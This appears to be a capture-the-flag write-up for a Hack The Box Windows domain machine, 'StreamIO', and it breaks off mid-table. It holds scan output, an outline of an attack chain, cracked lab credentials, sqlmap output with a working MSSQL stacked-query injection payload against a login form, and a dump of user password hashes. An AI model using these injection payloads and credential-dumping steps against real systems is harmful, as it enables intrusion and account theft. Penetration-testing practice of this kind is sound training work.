Path of Exploitation

Foothold: enumerate, sqldump, crackpasswords, login to app, fuzz for more params, find lfi read files with php filters, find rce, expoit
User: crack user passwords stored in firefox to get nikk37 then find creds to mssql and dump creds to get to jdgodd
root: bloodhound to writeowner and read laps password to get administrator

Creds

Username	Password	Description
Lauren	##123a8j8w5123##	08344b85b329d7efd611b7a7743e8a09
Sabrina	!!sabrina$	f87d3c0d6c8fd686aacc6627f1f493a5
Thane	highschoolmusical	3577c47eb1e12c8ba021611e1280753c
nikki37	get_dem_girls2@yahoo.com	389d14cb8e4e9b94b137deb1caf0612a
JDgodd	JDg0dd1s@d0p3cr3@t0r	

Nmap

Port	Service	Description
53	domain	Simple DNS Plus
80	http	Microsoft IIS httpd 10.0
88	kerberos-sec	Microsoft Windows Kerberos (server time: 2022-09-18 05:32:36Z)
135	msrpc	Microsoft Windows RPC
139	netbios-ssn	Microsoft Windows netbios-ssn
389	ldap	Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-Site-Name)
443	ssl/http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
445	microsoft-ds?	
464	kpasswd5?	
593	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	tcpwrapped	
3268	ldap	Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-Site-Name)
3269	tcpwrapped	
5985	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389	mc-nmf	.NET Message Framing
4966	msrpc	Microsoft Windows RPC
4967	ncacn_http	Microsoft Windows RPC over HTTP 1.0
4967	msrpc	Microsoft Windows RPC
4970	msrpc	Microsoft Windows RPC
6285	msrpc	Microsoft Windows RPC

Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

```
# Nmap 7.92 scan initiated Sat Sep 17 22:28:51 2022 as: nmap -sC -sV -oA nmap/Full -vvv -p- 10.10.11.158
Nmap scan report for 10.10.11.158
Host is up, received echo-reply ttl 127 (0.031s latency).
Scanned at 2022-09-17 22:28:52 UTC for 329s
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-09-18 05:32:36Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http      syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2022-09-18T05:34:06+00:00; +6h59m45s from scanner time.
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=streamIO/countryName=EU
| Subject Alternative Name: DNS:streamIO.htb, DNS:watch.streamIO.htb
| Issuer: commonName=streamIO/countryName=EU
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-02-22T07:03:28
| Not valid after:  2022-03-24T07:03:28
| MD5:   b99a 2c8d a0b8 b10a eefa be20 4abd ecaf
```

```
| SHA-1: 6c6a 3f5c 7536 61d5 2da6 0e66 75c0 56ce 56e4 656d
| -----BEGIN CERTIFICATE-----
| MIIDYjCCAkqgAwIBAgIUbdDRZxR55nbfMxJzBHWVXcH83kQwDQYJKoZIhvcNAQEL
| BQAwIDELMAkGA1UEBhMCRVUxETAPBgNVBAMMCHN0cmVhbUlPMB4XDTIyMDIyMjA3
| MDMyOFoXDTIyMDMyNDA3MDMyOFowIDELMAkGA1UEBhMCRVUxETAPBgNVBAMMCHN0
| cmVhbUlPMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA2QSO8noWDU+A
| MYuhSMrB2mA+V7W2gwMdTHxYK0ausnBHdfQ4yGgAs7SdyYKXf8fA502x4LvYwgmd
| 67QtQdYtsTSv63SlnEW3zjJyu/dRW0cwMfBCqyiLgAScrxb/6HOhpnOAzk0DdBWE
| 2vobsSSAh+cDHVSuSbEBLqJ0GEL4hcggHhQq6HLRmmrb0wGjL1WIwjQ8cCWcFzzw
| 5Xe3gEe+aHK245qZKrZtHuXelFe72/nbF8VFiukkaBMgoh6VfpM66nMzy+KeLfhP
| FkxBt6osGUHwSnocJknc7t+ySRVTACAMPjbbPGEl4hvNEcZpepep6jD6qgi4k7bL
| 82Nu2AeSIQIDAQABo4GTMIGQMB0GA1UdDgQWBBRf0ALWCgvVfRgijR2I0KY0uRjY
| djAfBgNVHSMEGDAWgBRf0ALWCgvVfRgijR2I0KY0uRjYdjAPBgNVHRMBAf8EBTAD
| AQH/MCsGA1UdEQQkMCKCDHN0cmVhbUlPLmh0YoISd2F0Y2guc3RyZWFtSU8uaHRi
| MBAGA1UdIAQJMAcwBQYDKgMEMA0GCSqGSIb3DQEBCwUAA4IBAQCCAFvDk/XXswL4
| cP6nH8MEkdEU7yvMOIPp+6kpgujJsb/Pj66v37w4f3us53dcoixgunFfRO/qAjtY
| PNWjebXttLHER+fet53Mu/U8bVQO5QD6ErSYUrzW/l3PNUFHIewpNg09gmkY4gXt
| oZzGN7kvjuKHm+lG0MunVzcJzJ3WcLHQUcwEWAdSGeAyKTfGNy882YTUiAC3p7HT
| 61PwCI+lO/OU52VlgnItRHH+yexBTLRB+Oa2UhB7GnntQOR1S5g497Cs3yAciST2
| JaKhcCnBY1cWqUSAm56QK3mz55BNPcOUHLhrFLjIaWRVx8Ro8QOCWcxkTfVcKcR+
| DSJTOJH8
|_-----END CERTIFICATE-----
|_http-title: Not Found
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49673/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49701/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
62855/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-09-18T05:33:26
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 18376/tcp): CLEAN (Timeout)
|   Check 2 (port 12164/tcp): CLEAN (Timeout)
|   Check 3 (port 59947/udp): CLEAN (Timeout)
|   Check 4 (port 25119/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 6h59m44s, deviation: 0s, median: 6h59m44s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Sep 17 22:34:21 2022 -- 1 IP address (1 host up) scanned in 330.54 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo masscan -p1-65535,U:1-65535 $IP --rate=1000 -e tun0
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-09-17 22:37:35 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 593/tcp on 10.10.11.158
Discovered open port 3268/tcp on 10.10.11.158
Discovered open port 389/tcp on 10.10.11.158
Discovered open port 135/tcp on 10.10.11.158
Discovered open port 88/tcp on 10.10.11.158
Discovered open port 80/tcp on 10.10.11.158
Discovered open port 62855/tcp on 10.10.11.158
Discovered open port 53/udp on 10.10.11.158
Discovered open port 53/tcp on 10.10.11.158
Discovered open port 49701/tcp on 10.10.11.158
Discovered open port 445/tcp on 10.10.11.158
Discovered open port 9389/tcp on 10.10.11.158
Discovered open port 3269/tcp on 10.10.11.158
Discovered open port 49674/tcp on 10.10.11.158
Discovered open port 5985/tcp on 10.10.11.158
Discovered open port 139/tcp on 10.10.11.158
Discovered open port 49667/tcp on 10.10.11.158
Discovered open port 636/tcp on 10.10.11.158
Discovered open port 443/tcp on 10.10.11.158
Discovered open port 464/tcp on 10.10.11.158
Discovered open port 49673/tcp on 10.10.11.158
```

dig

```
└─$ dig any @streamio.htb streamio.htb

; <<>> DiG 9.18.4-2-Debian <<>> any @streamio.htb streamio.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62802
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;streamio.htb.                  IN      ANY

;; ANSWER SECTION:
streamio.htb.           600     IN      A       10.10.11.158
streamio.htb.           3600    IN      NS      dc.streamio.htb.
streamio.htb.           3600    IN      SOA     dc.streamio.htb. hostmaster.streamio.htb. 462 900 600 86400 3600
streamio.htb.           600     IN      AAAA    dead:beef::148
streamio.htb.           600     IN      AAAA    dead:beef::d0d3:708c:8557:a548

;; ADDITIONAL SECTION:
dc.streamio.htb.        3600    IN      A       10.10.11.158
dc.streamio.htb.        3600    IN      AAAA    dead:beef::148
dc.streamio.htb.        3600    IN      AAAA    dead:beef::d0d3:708c:8557:a548
```


```
;; Query time: 608 msec
;; SERVER: 10.10.11.158#53(streamio.htb) (TCP)
;; WHEN: Sun Sep 18 01:02:15 UTC 2022
;; MSG SIZE  rcvd: 24
```

Rpcdump

```
┌──(kali㉿kali)-[~]
└─$ cat rpcdump.txt | grep Protocol:| grep -v 'N/A'
Protocol: [MS-RSP]: Remote Shutdown Protocol
Protocol: [MS-EVEN6]: EventLog Remoting Protocol
Protocol: [MS-TSCH]: Task Scheduler Service Remoting Protocol
Protocol: [MS-TSCH]: Task Scheduler Service Remoting Protocol
Protocol: [MS-TSCH]: Task Scheduler Service Remoting Protocol
Protocol: [MS-NRPC]: Netlogon Remote Protocol
Protocol: [MS-RAA]: Remote Authorization API Protocol
Protocol: [MS-LSAT]: Local Security Authority (Translation Methods) Remote
Protocol: [MS-SAMR]: Security Account Manager (SAM) Remote Protocol
Protocol: [MS-DRSR]: Directory Replication Service (DRS) Remote Protocol
Protocol: [MS-CMPO]: MSDTC Connection Manager:
Protocol: [MS-SCMR]: Service Control Manager Remote Protocol
Protocol: [MS-DNSP]: Domain Name Service (DNS) Server Management
Protocol: [MS-FRS2]: Distributed File System Replication Protocol
```


Web Enumeration

http://10.10.11.158



not much here..


http://streamIO.htb



php site.. will fuzz php..

```
200      GET      395l      915w    13497c https://streamio.htb/
301      GET        2l       10w      147c https://streamio.htb/js => https://streamio.htb/js/
301      GET        2l       10w      151c https://streamio.htb/images => https://streamio.htb/images/
301      GET        2l       10w      148c https://streamio.htb/css => https://streamio.htb/css/
301      GET        2l       10w      150c https://streamio.htb/admin => https://streamio.htb/admin/
200      GET      206l      430w     6434c https://streamio.htb/contact.php
200      GET      395l      915w    13497c https://streamio.htb/index.php
200      GET      121l      291w     4500c https://streamio.htb/register.php
200      GET      111l      269w     4145c https://streamio.htb/login.php
302      GET        0l        0w        0c https://streamio.htb/logout.php => https://streamio.htb/
301      GET        2l       10w      157c https://streamio.htb/admin/images => https://streamio.htb/admin/images/
301      GET        2l       10w      153c https://streamio.htb/admin/js => https://streamio.htb/admin/js/
301      GET        2l       10w      154c https://streamio.htb/admin/css => https://streamio.htb/admin/css/
403      GET        1l        1w       18c https://streamio.htb/admin/index.php
200      GET      231l      571w     7825c https://streamio.htb/about.php
403      GET       29l       92w     1233c https://streamio.htb/images/
301      GET        2l       10w      150c https://streamio.htb/fonts => https://streamio.htb/fonts/
301      GET        2l       10w      156c https://streamio.htb/admin/fonts => https://streamio.htb/admin/fonts/
403      GET        1l        1w       18c https://streamio.htb/admin/
403      GET       29l       92w     1233c https://streamio.htb/css/
403      GET       29l       92w     1233c https://streamio.htb/js/
403      GET       29l       92w     1233c https://streamio.htb/fonts/
200      GET        2l        6w       58c https://streamio.htb/admin/master.php
[####################] - 7m    193502/193502  0s      found:23      errors:1618
[####################] - 7m     76536/76536   174/s   https://streamio.htb/
[#>------------------] - 3m      4976/76536   29/s    https://streamio.htb/js
[#>------------------] - 3m      5020/76536   30/s    https://streamio.htb/images
[#>------------------] - 3m      4918/76536   29/s    https://streamio.htb/css
[#>------------------] - 3m      5036/76536   30/s    https://streamio.htb/admin
[>-------------------] - 25s      172/76536   27/s    https://streamio.htb/admin/images
[>-------------------] - 25s      140/76536   18/s    https://streamio.htb/admin/js
[>-------------------] - 26s      100/76536   19/s    https://streamio.htb/admin/css
[#>------------------] - 2m      4054/76536   30/s    https://streamio.htb/images/
[#>------------------] - 2m      4228/76536   32/s    https://streamio.htb/fonts
[>-------------------] - 31s      224/76536   31/s    https://streamio.htb/admin/fonts
[####################] - 6m     76536/76536   188/s   https://streamio.htb/admin/
[#>------------------] - 2m      4052/76536   31/s    https://streamio.htb/css/
[#>------------------] - 2m      3960/76536   30/s    https://streamio.htb/js/
[>-------------------] - 1m      3550/76536   40/s    https://streamio.htb/fonts/
```

https://watch.streamio.htb




```
_____________________________________________

200      GET       78l      245w     2829c https://watch.streamio.htb/
200      GET       78l      245w     2829c https://watch.streamio.htb/index.php
301      GET        2l       10w      157c https://watch.streamio.htb/static => https://watch.streamio.htb/static/
301      GET        2l       10w      161c https://watch.streamio.htb/static/css => https://watch.streamio.htb/static/css/
301      GET        2l       10w      160c https://watch.streamio.htb/static/js => https://watch.streamio.htb/static/js/
200      GET     7185l    19535w   253600c https://watch.streamio.htb/search.php
403      GET       29l       92w     1233c https://watch.streamio.htb/static/
403      GET       29l       92w     1233c https://watch.streamio.htb/static/css/
403      GET       29l       92w     1233c https://watch.streamio.htb/static/js/
200      GET       20l       47w      677c https://watch.streamio.htb/blocked.php
🚨 Caught ctrl+c 🚨 saving scan state to ferox-https_watch_streamio_htb_-1663550912.state ...
[###########>--------] - 7m    318535/535752  4m      found:10      errors:2019
[###########>--------] - 7m     47010/76536   107/s   https://watch.streamio.htb/
[###########>--------] - 7m     45774/76536   104/s   https://watch.streamio.htb/static
[###########>--------] - 7m     45708/76536   104/s   https://watch.streamio.htb/static/css
[###########>--------] - 7m     45704/76536   104/s   https://watch.streamio.htb/static/js
[###########>--------] - 7m     45512/76536   105/s   https://watch.streamio.htb/static/
[###########>--------] - 7m     44658/76536   103/s   https://watch.streamio.htb/static/css/
[###########>--------] - 7m     44956/76536   105/s   https://watch.streamio.htb/static/js/
```

sqlmap

```
[03:23:19] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[03:23:24] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[03:23:32] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[03:23:37] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[03:23:45] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[03:23:50] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[03:23:58] [INFO] testing 'PostgreSQL stacked queries (heavy query - comment)'
[03:24:03] [INFO] testing 'PostgreSQL stacked queries (heavy query)'
[03:24:11] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc - comment)'
[03:24:16] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc)'
[03:24:24] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[03:24:35] [INFO] POST parameter 'username' appears to be 'Microsoft SQL Server/Sybase stacked queries (comment)' injectable
t looks like the back-end DBMS is 'Microsoft SQL Server/Sybase'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[03:24:35] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[03:24:35] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[03:24:40] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[03:24:44] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[03:24:48] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[03:24:52] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
```

ok.. getting something...

```
[03:25:05] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
[03:25:09] [INFO] testing 'Generic UNION query (NULL) - 81 to 100 columns'
[03:25:13] [INFO] testing 'Generic UNION query (random number) - 81 to 100 columns'
[03:25:16] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 3938 HTTP(s) requests:
---
Parameter: username (POST)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: username=admin';WAITFOR DELAY '0:0:5'--&password=admin
---
[03:26:14] [INFO] testing Microsoft SQL Server
[03:26:14] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[03:26:19] [INFO] confirming Microsoft SQL Server
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r sql.req --level 5 --risk 3 --batch --current-user

db_user
current user: 'db_user'

current database: 'STREAM'
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r sql.req --level 5 --risk 3 --batch --dbms=mssql --passwords

sa
```

maybe try a gobuster to brute domains after sqldump.....

crack all passwords again once have the full list..


```
+----+----------+----------------------------------------------------+----------------------------------------------------+
| id | is_staff | password                                           | username                                           |
+----+----------+----------------------------------------------------+----------------------------------------------------+
| 3  | 1        | c660060492d9edcaa8332d89c99c9239                   | James                                              |
| 4  | 1        | 925e5408ecb67aea449373d668b7359e                   | Theodore                                           |
| 5  | 1        | 083ffae904143c4796e464dac33c1f7d                   | Samantha                                           |
| 6  | 1        | 08344b85b329d7efd611b7a7743e8a09                   | Lauren                                             |
| 7  | 1        | d62be0dc82071bccc1322d64ec5b6c51                   | William                                            |
| 8  | 1        | f87d3c0d6c8fd686aacc6627f1f493a5                   | Sabrina                                            |
| 9  | 1        | f03b910e2bd0313a23fdd7575f34a694                   | Robert                                             |
| 10 | 1        | 3577c47eb1e12c8ba021611e1280753c                   | Thane                                              |
| 11 | 1        | 35394484d89fcfdb3c5e447fe749d213                   | Carmon                                             |
| 12 | 1        | 54c88b2dbd7b1a84012fabc1a4c73415                   | Barry                                              |
| 13 | 1        | fd78db29173a5cf701bd69027cb9bf6b                   | Oliver                                             |
| 14 | 1        | b83439b16f844bd6ffe35c02fe21b3c0                   | Michelle                                           |
| 15 | 1        | 0cfaaaafb559f081df2befbe66686de0                   | Gloria                                             |
| 16 | 1        | b22abb47a02b52d5dfa27fb0b534f693                   | Victoria                                           |
| 17 | 1        | 1c2b3d8270321140e5153f6637d3ee53                   | Alexendra                                          |
| 18 | 1        | 22ee218331afd081b0dcd8115284bae3                   | Baxter                                             |
| 19 | 1        | ef8f3d30a856cf166fb8215aca93e9ff                   | Clara                                              |
